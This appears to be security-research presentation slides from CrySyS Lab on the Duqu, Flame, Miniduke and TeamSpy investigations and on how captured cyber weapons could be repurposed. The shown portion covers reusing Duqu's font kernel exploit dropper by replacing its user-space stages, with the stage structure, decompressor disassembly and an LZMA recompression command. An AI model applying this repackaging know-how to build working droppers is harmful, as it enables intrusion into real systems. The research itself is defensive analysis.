TO BE ON THE SAFE SIDE

Abusing Duqu, Flame, MiniFlame

Boldizsár Bencsáth PhD
Budapest University of Technology and Economics
Department of Telecommunications
Laboratory of Cryptography and System Security (**CrySyS Lab**)
www.crysys.hu

joint work with **Levente Buttyán**, **Gábor Pék**, and **Márk Félegyházi**


Our contributions to Duqu case

- **discovery, naming, and first analysis of Duqu**
  - info-stealer component creates files with names starting with ~DQ
  - our analysis focused on showing the similarities to Stuxnet
  - we shared our report with major anti-virus vendors and Microsoft
- **identification of the dropper**
  - MS Word document with a 0-day Windows kernel exploit
  - we shared the anonymized dropper with Microsoft
  - first patch in December 2011, further patches in May 2012
- **development of the Duqu Detector Toolkit**
  - focus on heuristic anomaly detection
  - detects live Duqu instances and remains of earlier infections
  - open-source distribution (to be used in critical infrastructures)

sKyWIper/Flame

- In May/2012 we participated in an international collaboration to investigate a novel malware, we called it sKyWIper
- 27/05 – National CERT of IRAN (Maher) disclosed they are investigating a malware “Flamer”
- 28/05 – CrySyS released initial tech report on Flame/sKyWIper; Kasperksy released details about their work on “Flame”.
- We give no details what was exactly the collaboration, with whom we were working on and how -> potential personal risks to be avoided.

Timeline of CrySyS Lab Work of the Last Year on Targeted Malware



Duqu found

Duqu Analysis disclosed

Duqu dropper found

Duqu Detector Kit

New Duqu Detector

Flame Analysis published

Gauss-Palida detector

Gauss Info Collector

SEP OCT NOV DEC JAN FEB MAR APR MAY JUN JUL AUG SEP

2011 2012

SYMC: Fresh duqu driver found

MAHER Iranian CERT: Flame

Kaspersky: Flame Report

Kaspersky: Gauss Report

KASP+SYMC: Flame C&C Report

Miniduke

- FireEye found a document with 0-day PDF exploit on 12/02/2013
- PDF documents that use the same 0-day vulnerability, but the different malware module were found
- The documents were suspicious – we expected that the attackers use them against high-profile targets
- ~60 victim IP addresses found, many high profile targets in governments and organizations (even NATO)
- Investigations were finished within a week, we disclosed all relevant information about the malware and the victims to the appropriate organizations
- Not the malware, but the attack campaign of main interest

TeamSpy

- In March 2013 Hungarian National Security Authority (NSA HUN) asked for our support to further work on an already identified attack
- We obtained and analyzed many new malware samples, investigated a number of C&C servers and obtained victim lists
- There are multiple waves of attack campaigns done by some group in the last 8 years
- Two main malware technologies: One “standard” proprietary botnet client, one based on TeamViewer abuse
- Main goal of the attackers: targeted attacks to steal information
- Traces show that attackers were active from 2004
- Some of their tools were already known for years by A/V companies, but the whole story was never identified (missing threat intelligence)

Outline

- Intro
- Inserting our “malware” into Duqu dropper font exploit
- Abusing Flame’s Windows Update dropper to install our “malware”
- Reconfiguring SPE and creating our own C&C servers to control it
- Using Duqu keylogger for our own goals
- Conclusions

Intro

- Kinetic attacks vs. cyberwarfare
- Cyber attacks are cheaper
- Cyber attacks might be easy to copy and our tools can be used against us
- Collateral damage might cause unacceptable damages
- The idea: let’s check how easy is to “abuse” cyber weapons from the technical point of view
- Results might give us better understanding of the situation

General idea


- Let’s take Stuxnet, Duqu, Flame, Gauss, SPE
- Try to modify/reconfigure them
- Let’s consider this is made by some adversary
- E.g. “What would have happened if 3 years ago some nation found Stuxnet, etc., and instead of publishing on it and sharing sample, they would have abused these tools”
- That means A/V companies don’t know samples, 0-days are not yet detected, and even government agencies don’t know what is happening
- Let’s assume that this attacker already has all the public technical reports, analysis (they made it on their own) (this is a strong assumption)
- How much more work is needed to abuse these weapons?

Inserting our “malware” into Duqu dropper font exploit

Duqu dropper – the idea

- Duqu dropper was a .doc file
- With embedded font
- Font exploited Windows kernel vulnerability (CVE-2011-3402)
- Creating such exploit needs lots of effort, even understanding it needs much work
- Shell code runs then at kernel level – designing it needs precise work, much effort
- (It took a long time for exploit pack creators to incorporate Duqu exploit)
- Idea: Let's change only user space components from the dropper
- Duqu exploit and kernel level parts will do the hard work for us

Dropper structure




Word document

Character string that uses Dexter ":)" in size 4

Embedded font file "Dexter" with exploit

Dropper font file logical structure



kernel space

Exploit stage – gaining control

Stage 0 – decrypting Stage 1 (tiny code)

Stage 1 – initializations and decompression Stage 2

Stage 2 – Kernel driver to load User Space stage 1

User Space stage 1 – injects Stage 2

User Space stage 2 – installs malware

Main PNF (compressed with Duqu LZO-like compression)

replaced

compressed

How to perform

- Let all kernel level stuff as it is (from exploit to stage 2)
- Let user space stage 1 to inject our malware
- Replace User space stage 2 and PNF payload

Major problems, work to be done

- Kernel level parts are not yet documented in detail publicly
- Decrypting parts and analysis of kernel level code was needed
- Compression used in kernel level is not documented
- User space stages were also not documented in detail

How to perform

- Let all kernel level stuff as it is (from exploit to stage 2)
- Let user space stage 1 to inject our malware
- Replace User space stage 2 and PNF payload

- First we had to decipher encrypted parts and analyze code
- Kernel level parts are not detailed much in public reports
- Problem: Some parts are compressed by stage 1 kernel code
- Compression is not documented by public reports either
- The code contains the decompression routine. We cannot compress our own payload as we need the proper compression routine (or a workaround to turn off decompression at all)

Decompressor in Duqu dropper

Duqu dropper decompressor	LZMA at read.pudn.com/downloads94/sourcecode/zip/372835/Source/lzma_depack.inc__.htm
seg000:000011C0 000 lea eax, [ebx+eax*4] seg000:000011C3 000 mov ecx, eax seg000:000011C5 000 mov eax, [ecx] seg000:000011C7 000 mov edx, [ebp-0Ch] seg000:000011CA 000 **shr edx, 0Bh** ; seg000:000011CD 000 **mul edx** seg000:000011CF 000 cmp eax, [ebp-10h] seg000:000011D2 000 jbe short loc_11FC seg000:000011D4 000 mov [ebp-0Ch], eax seg000:000011D7 000 **mov edx, 800h** seg000:000011DC 000 sub edx, [ecx] ; seg000:000011DE 000 **shr edx, 5** ; seg000:000011E1 000 add [ecx], edx	@loc_401320: mov ecx,[edi] mov edx,eax **shr edx,0Bh** **imul edx,ecx** cmp [ebp+0Ch],edx jnb @loc_40136C mov esi,[ebp-10h] mov eax,edx **mov edx,800h** sub edx,ecx **shr edx,5** add edx,ecx xor ecx,ecx


Duqu dropper compression

- We found very similar code chunks in LZMA
- However, we could not find an exactly same implementation
- We ran Duqu decompressor to decompress payload
- Re-compressed with LZMA to prove that it is LZMA
- We got back the original bye stream with command line:

```
lzma.exe e Zd Zdc -a1 -d16
```

- Dictionary size is in Duqu between d15-17, default of lzma.exe is d22

Duqu dropper LZMA verified



font_0_stage2_5543l238592_lzma <--> Zdc - Hex Compare - Beyond Compare

C:\prj\duqu-co\dropper\font_enc_stage1\unpacker\font_0_stage2_5543l238592_lzma

2013.01.28. 23:12:45 238 592 bytes

```
00000000             4E 12 04             00 00 52 85        N..     ..R…
00000007 7C 17 54 60 C3 FC 4D 2D F9 F8 A1 99 8B 11 6B 0D   |.T`ĂüM-ůř¨™‹.k.
00000017 B8 32 B2 10 EB AB 0B 48 30 35 C8 89 83 41 D6 BA   ¸2˛.ë«.H05Č‰ƒAÖş
00000027 57 0D 89 2B C2 AB A6 CF BF AE EE B5 16 00 9A 68   W.‰+Â«¦Ďż®îµ..šh
00000037 5F 7F A6 B9 44 24 C5 E5 7B D7 8B 26 89 48 BA 94   _.¦ąD$ĹĺÍ{×‹&‰Hş”
00000047 50 C6 E4 B4 C4 AF D3 B6 99 51 61 B8 B3 7C 2F 24   PĆä´ÄŻÓ¶™Qa¸ł|/$
00000057 B8 FC D0 0C 1B 2C 35 40 BC 80 2B 11 69 93 D2 27   ¸üĐ..,5@Ľ€+.i“Ň'
00000067 FA E0 2A DE 27 F2 35 92 83 04 8F 5B 69 45 0B 57   úŕ*Ţ'ň5’ƒ.Ź[iE.W
00000077 E4 CB CE 56 AA D9 A8 06 07 6A 12 81 01 E2 B1 28   äËÎVŞŮ¨..j...â±(
00000087 BC 9D 83 D0 3A 36 23 63 12 AC EA 97 1A 3E E9 2A   ĽťƒĐ:6#c.¬ę—.>é*
00000097 AB EB D3 6A FB 6A 11 FE 47 3C 64 7C A7 50 51 E5   «ëÓjűj.ţG<d|§PQĺ
000000A7 EF F0 A3 85 9D 25 94 7E 03 78 21 67 DB 47 89 7F   ďđŁ…ť%”~.x!gŰG‰.
000000B7 D7 B7 4F 5A 83 D2 BB 9F 39 87 F1 43 F7 B0 C5 08   ×·OZƒŇ»ź9‡ńC÷°Ĺ.
000000C7 0D B9 00 18 C0 2A 1B 8E 8A 97 DD 02 2D C7 90 21   .ą..Ŕ*.ŽŠ—Ý.-Ç.!
000000D7 AA 4D B4 A4 A4 30 6B 2C 2B 31 A1 1B B3 1C E8 5F   ŞM´¤¤0k,+1ˇ.ł.č_
000000E7 60 3D 2A E4 BA F6 59 DE FB DA 69 6C D4 C9 55 7C   `=*äşöYŢűÚilÔÉU|
000000F7 80 76 A8 E1 D9 36 39 EF 5D E7 71 59 25 F7 E4 38   €v¨áŮ69ď]çqY%÷ä8
00000107 C0 1C EF BA 87 83 C4 F3 AA EA 1B 99 59 93 F2 9D   Ŕ.ďş‡ƒÄóŞę.™Y“ňť
00000117 8D 03 CB BF 38 17 16 30 6F 6F EF 9A FF 8D 4A 0D   Ť.Ëż8..0ooďš˙ŤJ.
00000127 3A 8E 02 9B 7B 98 B4 53 63 87 1D 38 3E 76 3C 0D   :Ž.›{.´Sc‡.8>v<.
00000137 F4 99 64 28 0B 95 61 BF 79 20 15 9B C0 40 8F 01   ô™d(.•aży .›Ŕ@Ź.
00000147 B9 D4 5B 3E 39 3B 76 3B DD 2D 47 B9 06 B4 11 5B   ąÔ[>9;v;Ý-Gą.´.[
00000157 CC 2C 9D 6B 6F 4C EA 4D 3F 7D D3 69 41 E9 5D FA   Ě,ťkoLęM?}ÓiAé]ú
00000167 92 E7 03 49 E7 D8 F3 0C 76 AD 7D 4D 30 13 A1 99   ’ç.IçŘó.v-}M0.ˇ™
00000177 8E 0B 63 26 07 CF E4 46 F3 10 E5 D7 BB 09 F2 17   Ž.c&.ĎäFó.ĺ×».ň.
00000187 66 DB 24 44 31 41 0E A7 F2 36 9B 71 F5 15 7C 2D   fŰ$D1A.§ň6›qő.|-
00000197 0C 81 98 53 DC D6 68 C1 4B 56 89 AE 74 5F 74 53   ..SÜÖhÁKV‰®t_tS
000001A7 F9 05 AE 52 F0 42 32 7B 15 33 A2 D2 3D DA 1A 7C   ů.®RđB2{.3˘Ň=Ú.|
000001B7 0E CD 3C 2C DB 45 72 5B 45 61 CA E0 29 38 42 8B   .Í<,ŰEr[EaĘŕ)8B‹
000001C7 3C B6 EB E4 56 8F 7B 95 3F 28 FB 91 60 F3 8E DA   <¶ëäVŹ{•?(ű‘`óŽÚ
000001D7 45 9D 2D 14 78 78 B5 31 CE B8 1F 59 96 5C 20 D0   Eť-.xxµ1Î¸.Y–\ Đ
